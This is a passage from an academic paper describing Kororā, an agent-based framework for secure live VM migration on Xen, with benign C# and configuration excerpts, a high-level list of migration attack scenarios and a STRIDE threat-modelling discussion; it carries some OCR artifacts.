Based on Figs. 1 and 4, and the SSP axiom, all the objects of Kororā use two primary concepts to ensure the enforcement of security policy: well-informed transactions and separation of duties. The integrity axiom is 'no read down' and 'no write up', which means a subject at a specific classification level cannot read and write to data at a lower or higher classification, respectively. Other models such as the Star property, Discretionary security, and Compatibility property can also be used to limit and restrict state transformation, and these models will be utilized in future work.

5. Kororā implementation: agent-based detection and reaction system

Kororā allows users to check malware files against three different malware providers' engines, and it can check indicators of comparison details of hashes, URLs, IP numbers and domains from various resources.

5.1. Secure resource management and integration plan

Kororā treats resources as black-box entities, and the protection plane components are considered standards and 'as is'. They can only be accessed through vendor-specific APIs to send alerts from protected resources to the security manager and submit commands to alter the protected resources' actions or internal state. The system manager is directly connected to Kororā agents to translate their APIs to Kororā APIs.

5.2. Agent plan: functionality enforcement and policy refinement

The core objectives structure of the gent layer is applied differently depending on whether agents refer to Kororā APIs, other agents, or a system manager. The detection and reaction system hierarchy are based on root agents that construct slave objects recursively. Different functions are defined for enforcing multiple agent-related functionalities as described in the framework (see Fig. 1), including 1) applying the alert aggregation policy to received alerts; and 2) refining the reaction policies, as follows.

a) Kororā's alert aggregation policy is implemented through the handler's alert handling feature. This callback is triggered every time a slave object sends a warning message. Various activities are possible, such as forwarding the 'raw warning' to the parent entity or 'correlating multiple warnings' before notifying the parent; and
b) The refinement of policy (defined in the policy agent function) is implemented whenever an agent receives an alert from its parent.

Agent can interact with a system manager or other agents, and the interactions with the security plane depend entirely on the commodity API of its components. As a result, there is a one-to-one mapping between the system manager APIs and agent callbacks. Additionally, interactions among agents are generally described as dependent on time, and this brings about synchronisation aspects that are vital to ensure the safety of systems. Although agents are independent, they may require the results of other agents' computations, whether collaboratively or competitively, to reach the outputs, such as transforming policies into sub-policies for slave objects to follow.

Kororā has a detector agent, and any failure of a detector agent directly impacts the framework's security. In the dispatcher case, issued warnings are aggregated, combined, and then forwarded to Kororā. Similarly, Kororā can refine the reaction policy chosen by an agent using the callback function as a decision-making handler to enforce the

framework's security management strategy.

5.3. Mapping security systems for enhanced protection

The security system is mapped to the hypervisor model by placing all entities directly into the management and orchestration planes of the hypervisor. Specific hooks connect agents to the Kororā interfaces. This model restricts the attack scope since frame entities are in the hypervisor itself, with no external interfaces (i.e., no backdoor attacks are possible). The application code interfaces with Kororā using simple function calls and a static list of timers.

In addition, this research tested a compiled application system with a strong address space layout and randomisation settings, which offers another critical layer of protection against state-of-the-art exploitation techniques such as ROP attacks that require some positional knowledge to find the devices, as all addresses are randomised [29]. Secure VM communication begins with a Transport Layer Security (TLS) handshake, during which the two communicating parties open a secure connection and exchange the public keys. During the TLS handshake, the two parties generate session keys, and the session keys encrypt and decrypt all communication after the TLS handshake. Different session keys are used to encrypt VM communications in each new session. TLS ensures that the party on the server-side is who they claim to be, and that data has not been altered, since a message authentication code is included with transmissions.

Kororā uses object storage from the cloud server vendor to store image templates of the cloud server in case it needs to re-provision the server. If needed, Kororā can be transferred via an API to another vendor to provide additional security in case something happens to the primary vendor. Both vendors provide encryption for the store image templates in object storage at rest, but there is a concern that the data should also be encrypted during transit. The Kororā API uses the HTTPS protocol, but Kororā transfer time depends on the size of the stored image template file, which can take time. This is why Kororā encrypts the data itself before it is sent.

Kororā also takes into consideration the location of the encryption keys to develop a threat model. Are the servers that store the data the same servers that establish the TLS connection? If they are, encrypting the data before sending it would not provide any benefits, as compromising those servers would provide both encryption keys at the same time. Kororā assumes that the network topology is such that end-to-end encryption with TLS is not sufficient due to the following reasons: a) there may be a weakness in the design or implementation of TLS, b) a required system admin feature is not present in TLS, and c) there may be a situation where an attacker can obtain the TLS key without obtaining the other encryption key.

Kororā includes a self-examination function that operates to the CPU's IN and OUT instruction-processing interrupts, such as cpu_in* and cpu_out*. The 'tiny code generator' within Kororā decodes these instructions, such as 'outb', for emulation. The architecture of the instructions specifies the execution handler, which converts the instruction into the 'intermediate language' of Kororā. For example, there is a set of instructions for Intel x86, called CPU x86 exec, which is converted into a 'translation block' that stores the current basic block's translation. The function code gen buffer feeds the 'translation block' structure with the function helper outb, which constructs the 'intermediate language' representation of the outb instruction. Additionally, this research connected the functions of the helper and transferred the flow of power to the agents of Kororā.

Hardware-supported virtualisation conceals many essential interactions as the CPUexecutes commands and tasks. This necessitates semantic learning of the instructions executed by a VM. This research compared the requested I/O list obtained by fuzzing and public attacks. If either of these were called, Kororā sent an alert to the Kororā API and applied a broad range of reactions, such as ignoring, pausing, or restarting the VM.

An initial version of Kororā was implemented in C# to demonstrate its integrity and feasibility [30]. This object-oriented language allows for rapid development at the cost of slower execution speed. The aim was to integrate new agents into the Kororā architecture, such as applying the Bell-LaPadula model [24] to a set of access control rules that use security labels on objects and clearances for subjects [25].

5.4. Kororā code architecture

This section presents the preliminary results for Kororā based on the concepts outlined in the previous section. Seven agents are introduced in the following sub-sections to demonstrate their roles in Kororā. Furthermore, the potential for multiple loops to provide the integrity of the proposed framework is explained. Kororā is implemented using C# on Visual Studio 2019, with SQLiteStudio (SQLite tool) serving as its database manager. While Kororā can run on both Windows x64 (see Fig. 5) and Linux x64, it has a better latency when run on Linux x64. Once the comparison is completed, the utility displays a table containing all the differences found and allows the user to drill down and show the specific differences (see Fig. 6).

5.4.1. Kororā Virtual Trusted Platform Module Agent

Secure boot guarantees that Kororā runs legitimate programming by checking all boot elements and halting the boot cycle if the signature confirmation fails. The Kororā vTPM agent runs signed and validated hardware, using a certificate authority to ensure the instance's hardware is unmodified and the root of confidence for secure boot is established. The Kororā vTPM uses vTPM instances to protect objects, such as keys and certificates, to authenticate access to the Kororā system (see Fig. 7).

The Kororā vTPM enables booting via estimates needed to achieve a known proper boot, referred to as the integrity policy. The integrity policy is used to correlate with estimations from the subsequent VM boots to identify whether any changes have occurred. Additionally, Kororā uses the Kororā vTPM to protect privileged secrets through a process known as 'shielding'.

Furthermore, the Kororā vTPM agent performs cryptographic co-processors functions and helps the guest OS to generate and store private keys when connected to a VM. This reduces the area of the VM that is exposed to attack. Typically, compromising the guest OS compromises its privileged insights, but a vTPM can significantly decrease this risk. The guest OS can utilise these keys for encryption or authentication. A third party can remotely verify (validate) the hardware's identity and the guest OS with an attached vTPM. The Kororā vTPM does not require a physical TPM chip to be available on the Xen hypervisor host. By default, a VM enabled with a vTPM is not associated with any storage policy; only the VM files are encoded.

Depending on the physical machine's emulation, it may be necessary to modify the OS to run on a vTPM. If modifications are required, the environment is said to be a PV environment; otherwise, the vTPM provides a fully virtualised environment.

5.4.2. Kororā Input/Output Agent

According to the Xen project [31], three different techniques are supported by Xen for I/O virtualisation: PV split driver model, device emulation-based I/O, and pass-through for I/O virtualisation. This research uses the PV split driver model. In this technique, a virtual front-end device driver interacts with a virtual back-end device driver, communicating with the physical device over the native device driver. This allows several VM's to use the same hardware resources while being able to reuse native hardware support. In a standard Xen configuration, native device drivers and the virtual back-end device drivers reside in dom0.

Kororā I/O uses PV-based I/O, which is the primary type of I/O virtualisation method for disk and network. The Kororā I/O is independent of Xen's virtualisation mode and only depends on the existence of the relevant drivers. It communicates directly (the PV front-end driver



Fig. 5. The Kororā prototype on Windows x64.



Fig. 6. The Kororā prototype database - SQLiteStudio.

with the PV back-end driver) in the dom0 kernel. In addition, it works for plain networking and storage virtualisation with a 'local volume manager', 'small computer systems interface' and 'distributed replicated block device'.

5.4.3. *Kororā data plane agent*

In Kororā, the data plane is the agent of the proposed framework. The data plane agent's functionality in the framework is provided by hardware and I/O devices. This agent functionality is decoupled from the hardware in software-defined networks and distributed by software-based network components. These include modules of the software-defined networks data path that replace the physical machines.

The Kororā data plane agent consists of the VM hardware specifications built on those of Xen, with additional components for device enabling. Kororā kernel modules, user space agents, configuration files and update scripts are contained in the Xen-tools package, which allows the easy creation of new guest Xen domains and run within the Xen kernel to deliver services such as distributed routing, logical firewall, and virtual extensible local area network-bridging capabilities. The Xen-tools package creates configuration files with XM (Xen project management user interface) and XL (based on the xen light library, libxl). In some cases, scripts with Xen-tools can invoke the tool stack in certain conditions, such as 'xt-create-xen-config' and 'xm-create-image'.

5.4.4. *Kororā Integrity Analyser Agent*

Live VM migration integrity analysis is a confirmation procedure

used to move legacy VMs to new VM situations with minimal interruption or downtime. This procedure ensures data integrity and avoids any loss or alteration of data. Additionally, it verifies that all specific functional and non-functional aspects of data are met after the migration is complete. The Kororā Integrity Analyser Agent is responsible for verifying the integrity of the live VM migration functionality. To accomplish this, the agent performs integrity testing on various scenarios, including old data, new data, combinations of both, and old and new features. Old data is considered a 'legacy' migration, and it is important to continue testing both the legacy VM migration data and the new migration until the new migration is stable and reliable. By conducting a wide range of live VM migration integrity checks using the Kororā framework, it is possible to uncover new migration data issues that were not present in the old data. During the migration of a VM to another Xen hypervisor, it is crucial to avoid/minimise any disruption to the live VM migration, including the loss/change of data or downtime. It is also necessary to ensure that the VM's can continue using all of its features during the migration process with minimal (or no) damage, such as the change/removal of specific functionalities. Additionally, anticipating potential migration problems that may arise during the actual live VM migration is essential.

It is crucial to conduct a live VM migration analysis in a laboratory/simulated environment to ensure a secure live migration of the VM's by addressing any potential defects. Each integrity test holds value and plays a vital role in ensuring the data's integrity. The integrity analysis must be performed before and after the live VM migration. The VM migration integrity testing steps to be carried out in the simulation environment are pre-migration, migration, and post-migration integrity analysis. In addition, backward compatibility verification and rollback testing are critical during live VM migration, but this research did not focus on them.

Before migrating the VM, the set of testing exercises should be performed as part of the pre-migration integrity analysis. This may not be required for a simple one-time live VM migration related to a Xen host, which could opt to use the simple method to support credential security [32]. However, when migrating complex VM's, pre-migration integrity checking becomes necessary. For instance, in the case of cold migration where a VM contains a complex data migration setup, capability checks during vMotion may prevent the VM from migrating to another host.

The migration integrity analysis begins with data backup on the disk tape to enable the re-establishment of the VM migration. The time taken to migrate the VM should be recorded in the final analysis filesystem,

```
usingMicrosoft.Data.Sqlite;
usingPowerArgs;
usingSystem;
usingSystem.IO;
usingSystem.Runtime.InteropServices;
usingSystem.Text;

namespaceFileHash
{
[ArgExceptionBehavior(ArgExceptionPolicy.StandardExceptionH
andling)]
publicclassFileHashProgram
    {
privateHashArgsargs;

        [HelpHook, ArgShortcut("-?"),ArgDescription("Shows
the help")]
publicboolHelp { get; set; }

        [ArgActionMethod, ArgDescription("Computes file
hashes for the specified path")]
publicvoidHash(HashArgs args)
        {
this.args = args;

if(!Directory.Exists(args.Path) && !File.Exists(args.Path)
            {
Console.WriteLine("Path is invalid");
return;
            }
IOutput output;

if(!string.IsNullOrEmpty(args.File))
            {
                output = newFileOutput(args.File);
            }
elseif(!string.IsNullOrEmpty(args.SqlLite))
            {
                output = newSqlLiteOutput(args.SqlLite);
            }
else
            {
                output = newConsoleOutput();
            }
output.Write(args.Path);
        }
```

```
Session session = new Session(hostname, port);
session.login_with_password(username, password, API_Version.API_1_3);
List<XenRef <VM> > vmRefs1 = VM.get_by_name_label(session, "Windows 10
CT1");
List<XenRef <VM> > vmRefs2 = VM.get_by_name_label(session, "Control domain
on host: xenserver-ct");

XenRef<VM> vm = vmRefs1[0],
backend = vmRefs2[0];

Guid id = Guid.NewGuid();
VTPM tpm = new VTPM(id.ToString(), vm, backend);
VTPM.create(session, tpm); // throws exception
```

Fig. 7. Kororā prototype vTPM sudo-codes.

which will be included in the live VM migration analysis results and will be valuable during the Kororā process. During the Kororā integrity agent analysis, all the Xen components can be brought down frequently and eliminated from the migration environment to ensure proper execution. Therefore, the downtime required for the migration integrity analysis would be the same as the VM migration time. Once the VM has migrated successfully, the Kororā post-migration integrity analysis can be carried out, including that end-to-end VM migration integrity checking has been performed.

5.4.5. *Kororā data organisation agent*

The data organisation agent in Kororā treats a VM disk image as a file or a series of files, making monitoring the status of reading requests from the live VM itself easy. To ensure the integrity of the data, Kororā copies all files, along with the migration metadata, and creates a duplicate of the popular data. However, the VM disk image is typically quite large, often in the tens of gigabytes, and running a Kororā-modified image directly during VM migration could create problems. This is because any virtual disk image of the running VM is divided into fixed-size chunks, and the whole migration file would be considered changed each time, quickly using up disk image space and making the live migration process longer. To address this issue, the data organisation agent helps Kororā take snapshots of the VM's migration state, which allows Kororā to return to that state at a future time if necessary. Taking snapshots saves the most significant portion of the Kororā virtual disk in a read-only state. By submitting read-only requests, Kororā can continue to use the VM in the future, and the changes are stored in similar chunks that are quick to run.

5.4.6. *Kororā Go Agent*

In the execution environment, the generic run agent enables the execution of code. For example, the agent may wrap VM migration data for regular administration shell scripts or the default loader for executable reading. The agent provides EXEC access to the current

```
"resources": [{
"name": "[parameters('virtualMachineName')]",
"type": "Microsoft.Compute/virtualMachines",
"apiVersion": "2019-12-20-preview",
"location": "[parameters('location')]",
"dependsOn": ["[concat('Microsoft.Network/networkInterfaces/',
parameters('networkInterfaceName'))]"],
"properties": {
  "osProfile": {
  "computerName": "[parameters('virtualMachineName')]",
  "adminUsername": "[parameters('adminUsername')]",
  "adminPassword": "[parameters('adminPassword')]",
  "windowsConfiguration": {
    "Agent_Kororā_go": "false"
}
```

Fig. 8. Kororā Go agent codes with the administrator interface.

```
OSProfile            :
 ComputerName        : myVM
 AdminUsername       : myUserName
 WindowsConfiguration :
  Agent_Kororā_go  : True
  EnableAutomaticUpdates : True
```

Fig. 9. Kororā Go agent codes to add it inside the OS profile.

execution environment.

To boot the VM, the Kororā must install a provisioning agent, such as Kororā Go Agent, on the VM. However, the Windows guest agent (WinGA) cannot be installed during VM deployment. Fig. 8 illustrates the way Kororā implements the Kororā Go Agent with the administrator interface.

Kororā utilizes this agent to run the framework over a Windows-based VM and deploys a VM without WinGA. Additionally, Kororā uses the following codes (refer to Fig. 9) to determine whether the Kororā_Go_Agent property has been added inside the OS profile. This property could be used to locate the VM migration data that has been deployed to the VM.

5.4.7. *Kororā Libvirt Agent*

The Kororā Libvirt Agent communicates with the Kororā guest agent or shared memory (identical pages) to confirm that snapshots of both the guest VM and the shared memory file systems are internally consistent and ready for use as required. It can start, stop, destroy and migrate VM's with a one-to-one abstraction of the original APIs. In addition, the system administrator(s) can write and install a hook script unique to the application, which may require different 'SELinux' [33] permissions to run correctly, such as when a script needs to be connected to a socket to communicate with a database.

The snapshot process goes through the following steps.

- The file system applications/databases are working buffers to the virtual disk and avoid accepting client connections.
- The applications ensure that they are compatible with their data files.
- The key hook script returns.
- The management stack takes a snapshot of the Kororā guest agent or shared memory file systems.
- The snapshot is verified.
- The file system resumes its work.

Thawing occurs in reverse order.

The Kororā Libvirt Agent uses the Network Block Device (NBD) method to migrate non-shared storage. This enables Kororā to operate under a heavy workload that the agent may be handling. In other words, Kororā can send a disk over a stream to a local file or a remote host. This method, known as NBD storage migration, is the approach adopted by the Kororā Libvirt Agent. Here is how it works.

- Destination. In the preparation phase, the NBD server is started, which will handle incoming NBD requests and stream data to multiple disks. Then, all disks in the domain are marked to transfer, meaning that the NBD server is informed of which disks need to be transferred.
- Source. During the performance phase, the migration source initialises the NBD stream to the destination. However, the mirroring phase can be time-consuming, which can negatively impact performance since the system cannot start the migrated guest on the destination until all disks are transferred. To address this issue, the Libvirt agent instructs Kororā to start NBD transfer to the destination and waits for it to quiesce. Since the guest may be running during migration and may write data to any transferred disk, these writes

must also be mirrored to the destination. Once Kororā confirms that Libvirt NBD is quiesced, the actual migration process can begin.
- Destination. During the finishing phase, the destination systems resume the freshly migrated domain and terminate the NBD server, which is no longer required.

The source code of all demonstrations is available on the GitHub project 'Kororā-codes', which is published at https://github.com/HanifDeylami/Korora-codes [30]. This repository contains the source code required for implementing and running Kororā.

6. Findings

The following sections provide more details on the findings related to the research objectives for this study. The primary outcome was the identification of the value of using evaluation theory and its subcomponents to derive the Kororā integrity element of the cloud migration framework. This section summarised the findings related to the essential system attributes and the most relevant integrity characteristics of a secure cloud migration framework. It also discusses how the Kororā framework protects against a range of migration attacks, followed by an analysis of three different attack scenarios.

6.1. Migration attack scenarios

This section outlines four possible attack scenarios for each threat, except for the control panel, which is assumed to be secure due to the trusted system administration in Kororā. The following subsections examine the three remaining attack scenarios and assess whether the Kororā framework can withstand these threats.

1. Communication attacks between the host OS and guest VM: When a malicious VM exists, the possible attack scenarios are as follows:
   - An attacker tries to fake his/her/its computer as the source platform to migrate a malicious VM to a reliable destination platform.
   - The source platform has been compromised, so it is no longer trustworthy.
   - An attacker attempts to fake his/her/its computer as the destination platform to accept an authentic incoming VM.
   - The destination platform has been compromised, so it is no longer trustworthy.
2. Attacks on the transmission channel: When the network is untrusted, the possible attack scenarios are as follows:
   - An attacker attempts to intercept the VM and vTPM instance data transferred via the network (confidentiality).
   - An attacker attempts to manipulate the data transferred via the network (integrity).
   - An attacker attempts to replay an old session to trick the source or destination platform.
   - An attacker attempts to intercept and manipulate a standard data transmission to trick the source and destination platforms (MiTM attack).
3. Communication attacks among VM's: When malicious VM's exist, possible attack scenarios are as follows:
   - There is a malicious VM running on the source platform. This does not damage the host's hypervisor codes and data, but it is interested in checking and intercepting the communication data of other VM's and the host OS.
- The VM with vTPM instance that is selected to be migrated has been compromised. An attacker attempts to migrate a malicious VM to a reliable physical platform to spread his/her/its malicious codes.
  - There is a malicious VM running on the destination platform. This does not damage the host's hypervisor codes and data, but it is interested in checking and intercepting the communication data of other VM's and the host OS.



Fig. 10. Migration communication scenarios among VM's.

- The newly created VM with vTPM instance container has been compromised. An attacker tries to inject malicious codes into the valid incoming VM.

6.1.1. How kororā resists the four migration attacks

During the migration of a VM from the source hypervisor to the destination hypervisor, the vTPM instance must also migrate to the destination hypervisor (see Fig. 10). It is assumed that an attacker can compromise the state of the software on the source and destination hypervisors before or after the live VM and vTPM instance migration, but not during the migration process.

Once a VM with its vTPM instance is moved from one Xen hypervisor to another, it is not necessary for the permanent files to be moved



Fig. 11. The Kororā live migration communications process.

simultaneously. This means that the migrated VM with vTPM instance still has access to its files on the destination Xen hypervisor.

As discussed in Section 3.1, this study's live migration process involved seven agents that aided the Kororā framework in achieving two main steps: 1) integrity verification and 2) transfer of VM physical memory data. Fig. 11 provides a summary of these two steps.

In step 1, integrity verification involves exchanging credentials between the source and destination platforms for mutual identity authentication. A session key to constructing a vTPM-based secure channel is negotiated. All participating entities are then checked for trustworthiness in the source and destination platforms' integrity verification process and the VM.

Step 2 involves the transfer of physical memory data. First, the destination platform receives a unique systematic key associated with its current platform status. This key is created on the vTPM source platform to encrypt the critical data for the VM and vTPM instance. Next, the pre-copy process of the VM's physical memory data contents begins. The physical data memory of the VM including the vTPM instance, is iteratively copied to the destination platform. Once the remaining dirty block data of the VM's physical memory of the VM and the key data of the VM with a vTPM instance can be moved in a single transmission, the source platform suspends the VM and its vTPM instance.

Finally, the VM with vTPM instance resumes and sends a notification to the destination platform. The data is encrypted with a symmetric key, and the cipher text is loaded into the VM with a vTPM instance container. Thus, all the above attack scenarios on communication among VM's can be prevented by Kororā. Three different real-world attack scenarios were analysed to test the research objectives and answer the research questions. The results for each scenario were entered into the template table shown in Table 1.

6.2. Threat modelling

The large number of new threats added daily to cyber ecosystems has made threat modelling an essential information security requirement rather than just a theoretically exciting concept. Threat modelling is a structured process used to identify potential security vulnerabilities and threats, assess the severity of each potential impact, and prioritise methods to protect IT infrastructure and mitigate attacks. Although the proposed framework has been implemented and tested using three different attack scenarios, its feasibility has been questioned. To address this, qualitative data obtained from threat modelling methods aligned with the security development lifecycle were used to measure its effectiveness.

While each threat modelling technique and methodology provides security teams and organisations with the means to identify threats from a theoretical perspective, they are not equal in practice. In reality, the quality, consistency, and value of threat modelling methodologies vary greatly, making it important for organisations to carefully evaluate the methodologies vary greatly, making it important for organisations to carefully evaluate the methodologies they use, and the resources invested in them.

Several common threat modelling methodologies are available, including the Operationally Critical Threat, Asset, and Vulnerability Evaluation Methodology (OCTAVE) (Practice Focused), Trike Threat Modelling (Acceptable Risk Focused), P.A.S.T.A. Threat Modelling (Attacker Focused), STRIDE Threat Modelling (Developer Focused), and VAST Threat Modelling (Enterprise Focused). The challenge, however, is to choose a threat modelling methodology purposefully based on the desired outcomes, rather than stelling for what everyone else is doing.

To identify potential threats to a development framework, the Microsoft threat modelling methodology, commonly referred to as STRIDE threat modelling, was chosen. STRIDE is an acronym that stands for Spoofing, Tampering, Repudiation, Information Message Disclosure, Denial of Service, and Elevation of Privilege, and each category of risk aims to address different aspects of security. Developing a use case, while involves making different assumptions about the framework, helps identify issues with the development framework from an attacker's perspective. This approach also allows researchers to document how the framework should react to mitigate these issues.

The following paragraphs present a conceptual threat model based on the STRIDE threat modelling tool for migration attack scenarios, as detailed in Section. To create a data flow diagram of the scenarios, we use the set data flow, data flow, external interactor, process, and trust boundary. The proposed model is tested to effectively mitigate threats and scenarios, as shown in Fig. 11.

The main objective of analysing and validating the proposed framework is to determine whether it can effectively mitigate identity theft by proposing solutions for all the threats identified using the STRIDE threat modelling tool. To gain approval for the threat report, it is essential to ensure that the proposed model can address all the potential attacks listed in Fig. 12. Therefore, based on the threat list in Fig. 12, a list of possible attacks, referred to as abuse cases, has been identified and discussed in the next section (see Section 6.3). To justify the effectiveness of the proposed framework in mitigating these threats, possible solutions and mitigation strategies have been identified and explained in Table 2.

This article contributes a method that leverages the knowledge base of STRIDE threat modelling attack patterns to validate the proposed framework, develop a meaningful and helpful migration framework, and mitigate integrity theft.

Table 1
Template for analysis results for scenarios of attacks on communication among VM's.

Real-world attack scenario	Can Kororā effectively prevent the attack?	Is this process protected by vTPM?	Does this process enhance the integrity level of live VM migration?
Attack scenario 1	Yes/No (e.g., Yes, Kororā helps)	Yes/No	Yes/No
Attack scenario 2	Yes/No (e.g., Yes, verifying the integrity of the VM with vTPM instance to be migrated on the secure platform helps)	Yes/No	Yes/No
Attack scenario 3	Yes/No (e.g., Yes, verifying the integrity of the VM with vTPM instance container on destination platform helps)	Yes/No	Yes/No

6.3. Experiments with specific attack scenarios

This section provides a general background of attacks before describing specific real-world scenarios. Researchers commonly used several vulnerability standards to measure vulnerabilities, including Common Vulnerability and Exposure (CVE), Common Weakness Enumeration (CWE) and the Common Vulnerability Scoring System (CVSS). In this research, the main idea behind three different attack scenarios is inspired by the CVE repository. CVE is a publicly available and free to use list or dictionary of standardised identifiers for common vulnerabilities and exposures. Currently, CVE is considered a 'de facto' industry standard for vulnerability and exposure names.

The CVE process can break down in many places, and since mistakes are inevitable, processes to correct them are necessary. This research attack scenario borrows many technical concepts from CVE-2020-3999, CVE-2020-17,376, CVE-2019- 12,491, CVE-2017-17,045, CVE-2016-2270, and CVE-2013-4497.

